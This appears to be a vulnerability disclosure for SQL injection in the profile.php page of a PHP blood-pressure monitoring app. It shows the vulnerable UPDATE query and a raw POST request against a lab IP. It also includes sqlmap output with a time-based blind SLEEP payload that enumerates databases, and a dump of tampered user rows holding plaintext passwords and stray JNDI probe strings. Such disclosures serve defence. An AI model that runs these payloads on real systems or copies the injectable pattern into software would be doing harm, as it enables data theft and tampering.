


BP Monitoring Management System v1.0 Background Modification of Personal Information SQL Injection

Vulnerability Details

The front-end passes fullname and mobilenumbers to the back-end



The vulnerability lies in the file profile.php, which receives parameters and directly concatenates them into SQL statements, which will cause SQL injection

```
1 <?php session_start();?
2 //DB connection?
3 include_once('includes/config.php');?
4 //validating Session?
5 if (strlen($_SESSION['aid'])==0) {?
6 header('location:logout.php');?
7 } else{?
8 ?
9 ?
10 if(isset($_POST['update'])){?
11 {
12 $uid=$_SESSION['aid'];
13 $fname=$_POST['fullname'];
14 $mobno=$_POST['mobilenumbers'];
15 ?
16 ?
17 $query=mysqli_query($con,"update tbUserRegistration set fullName='$fname', mobileNumber ='$mobno' where id='$uid'");
18 if ($query) {?
19 ?
20 echo '<script>alert("Profile has been updated")</script>';
21 }?
22 else{?
23 echo '<script>alert("Something Went Wrong. Please try again.")</script>';
24 }?
25 }?
26 ?
27 ?>?
28 ?
29 <!DOCTYPE html>?
30 <html lang="en">?
31 ?
32 ?
33 <head>?
34 ?
35 <meta charset="utf-8">?
36 <meta http-equiv="X-UA-Compatible" content="IE=edge">?
37 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">?
```

POST packet

POST /BP-Monitoring-Management-System-PHP/bpmms/profile.php HTTP/1.1

Host: 192.168.43.247

Content-Length: 102

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Origin: <http://192.168.43.247>

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/111.0.0.0 Safari/537.36 Edg/111.0.1661.62

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,/q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: <http://192.168.43.247/BP-Monitoring-Management-System-PHP/bpmms/profile.php>

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6

Cookie: PHPSESSID=9pggchlmskkoh0tin7ns6423s9

Connection: close

email=test@qq.com&mobilenumber=111111111111&update=Update&fullname=test

Screenshot of SQLmap results, revealing the existing databases in the database

```
[*] starting @ 16:38:29 /2023-04-07/
[16:38:29] [INFO] parsing HTTP request from 'a.txt'
[16:38:29] [INFO] resuming back-end DBMS 'mysql'
[16:38:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: mobilenumber (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1&mobileNumber=111111111111 AND (SELECT 4591 FROM (SELECT(SLEEP(5)))Vszm) AND 'LRbx='LRbx&update=Update&fullname=test

[16:38:29] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 7.3.4
back-end DBMS: MySQL >= 5.0.12
[16:38:29] [INFO] fetching database names
[16:38:29] [INFO] fetching number of databases
[16:38:29] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[16:38:30] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]

y

[16:39:02] [INFO] retrieved:
[16:39:07] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[*] information_schema retrieved: bluecms
[*] information_schema retrieved: bpmmsdb
[*] information_schema retrieved: demo_inxedu_v2_0_open
[*] information_schema retrieved: edoc
[*] information_schema retrieved: java_sec_code
[*] information_schema retrieved: lmcmc
[*] information_schema retrieved: mybatis
[*] information_schema retrieved: mysql
[*] information_schema retrieved: per
[16:44:25] [ERROR] invalid character detected, retrying...
[16:44:25] [WARNING] increasing time delay to 2 seconds
performance_schema
[*] performance_schema retrieved: test
available databases [11]:
[*] bluecms
[*] bpmmsdb
[*] demo_inxedu_v2_0_open
[*] edoc
[*] information_schema
[*] java_sec_code
[*] lmcmc
[*] mybatis
[*] mysql
[*] performance_schema
[*] test

[16:46:24] [INFO] fetched data logged to text files under 'C:\Users\XZG\AppData\Local\sqlmap\output\192.168.43.247'
[16:46:24] [WARNING] your sqlmap version is outdated

[*] ending @ 16:46:24 /2023-04-07/
```

The value of mobileNumber in the database has been uniformly modified to 1111111111 by maliciously injected SQL statements

The screenshot shows the SQLmap interface. On the left, a tree view of databases is displayed, with 'bpmmsdb' selected and highlighted with a red box. Other databases listed include bluecms, demo_inxedu_v2_0_open, edoc, information_schema, java_sec_code, lmcmc, mybatis, mysql, performance_schema, and test. On the right, a table titled 'tbluserregistration @bpmms...' is shown with the following data:

id	fullName	emailId	mobileNumber	loginPassword	regDate
1	test	ak@test.com	1111111111	Test@123	2023-02-09 02:14:25
3	test	john@test.com	1111111111	Test@123	2023-02-15 01:36:12
4	test	2094065045@qq.co	1111111111	123456	2023-04-07 16:08:18
5	test	1838303859@qq.co	1111111111	123456	2023-04-07 16:19:38
6	test	\$jndi:dns://3.post.1!	1111111111	\$jndi:dns://4.post.1!2023-04-07 16:19:44	